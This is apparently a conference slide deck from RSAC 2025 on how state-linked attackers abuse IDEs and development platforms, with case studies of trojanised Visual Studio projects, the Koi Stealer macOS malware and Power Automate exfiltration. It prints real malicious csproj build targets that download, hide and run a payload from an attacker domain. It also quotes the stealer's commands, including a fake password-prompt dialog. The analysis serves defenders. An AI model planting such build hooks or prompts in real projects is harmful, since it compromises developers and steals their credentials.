RSAC | 2025 Conference

Many Voices. One Community.

SESSION ID: HT-M01

Show Me Your ID(E)!: How APTs Abuse IDEs

Tom Fakterman
Palo Alto Networks

Daniel Frank
Palo Alto Networks

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Agenda

- APT Abuse of Software Development Platforms
  - Why IDEs?
  - Case Studies
- Live Demo of VS Code Abuse
- Key Takeaways

Investigating a Breach

APT Abuse of Software Development Platforms

Why IDEs?

IDE = Integrated Development Environment

Infection Vector

Social engineering convincing users to execute malicious code

Executing malicious packages

Built-in Capabilities

Some IDEs have built-in capabilities that enable machine control


Hidden in Plain Sight

Malicious activity could go under the radar

Targeting Source Code

```
0110
1001
1010
```

Developers have access to the company's source control


Low-Code Platforms
GitHub
VS Code CLI
Case Studies
Python Packages
Malicious Projects
Malicious Extensions

Malicious Projects


Malicious Visual Studio and VS Code Projects

Koi Stealer and RustDoor Campaign Overview


Suspected DPRK activity

Fake job interview

VisualStudio, VS Code



Software developers



Cryptocurrency sector


C#

https://unit42.paloaltonetworks.com/macos-malware-targets-crypto-sector/


Attack Stages

Download a malicious project

Build the project




Download malware in the background



Change permissions and execute malware

The Malicious Project




Malicious code hidden in the "csproj" files

```
56    </ItemGroup>
57    <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
58    <Target Name="&#71;&#101;&#116;&#70;&#114;&#97;&#109;&#101;&#119;&#111;&#114;&#107;&#80;&#97;&#116;&#104;&#115;">
59    <Exec Command="bash -c 'cd /Users/$USER/Library/ &amp;&amp; curl -O -s https://apple-ads-metric.com/VisualStudioHelper &amp;&amp; chmod +x VisualStudioHelper &amp;&amp; chflags hidden VisualStudioHelper &amp;&amp; ./VisualStudioHelper'"/>
60    </Target>
61  </Project>
```

```
57    <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
58      <Target Name="&#71;&#101;&#116;&#70;&#114;&#97;&#109;&#101;&#119;&#111;&#114;&#107;&#80;&#97;&#116;&#104;&#115;">
59    <Exec Command="bash -c 'cd /Users/$USER/ &amp;&amp; curl -O -s https://apple-ads-metric.com/.zsh_env &amp;&amp; chmod +x .zsh_env &amp;&amp; chflags hidden .zsh_env &amp;&amp; ./.zsh_env'"/>  </Target>
60  </Project>
```

Koi Stealer, a New Variant for macOS



Legitimate VisualStudio process

Download malware: curl -O -s https://apple-ads-metric.com/VisualStudio.zip
Unzip: unzip VisualStudio.zip
Grant execution perissions: chmod +x VisualStudio
Change file to hidden: chflags hidden VisualStudio


Koi Stealer

Reset permissions for Apple Events: sh -c tccutil reset AppleEvents

List running processes: sh -c ps aux

Retrieve detaild information about the device's hardware: sh -c system_profiler SPHardwareDataType

Display a window with a password prompt: sh -c osascript<<EOD
display dialog "Visual Studio requires permission to install update.
Please enter password for [redacted]:" default answer "" with title "Visual Studio" with icon POSIX file "/Users/$USER$/vs.png" with hidden answer
EOD




Retrieve the macOS software version: sh -c sw_vers

paloalto NETWORKS

RSAC 2025 Conference

Apply: Preventing Malicious Code Execution


- Examine and scan the code of unknown projects before execution
- Execute untrusted code in a safe environment or under “restricted mode”
- Hunt for suspicious network activity originating from VisualStudio and VS Code
- Hunt for suspicious prompts by “osascript”


Low-Code Platforms
GitHub
VS Code CLI
Case Studies
Python Packages
Malicious Projects
Malicious Extensions

Low-Code Platforms


Abusing Low-Code Platforms

Malware Control Panel or a Legitimate Application?




What is a Low-Code Platform?

Provides a development environment used to create application software through a graphical user interface



Enables the creation of process logics and automation without programming knowledge


Microsoft Power Automate



https://www.microsoft.com/en-us/power-platform/products/power-automate

Attack Overview

Reported by Microsoft at start of 2020



Attackers received access via Password Spray attack

Used eDiscovery tools to search for more passwords and intellectual property

Exfiltration via Microsoft Power Automate

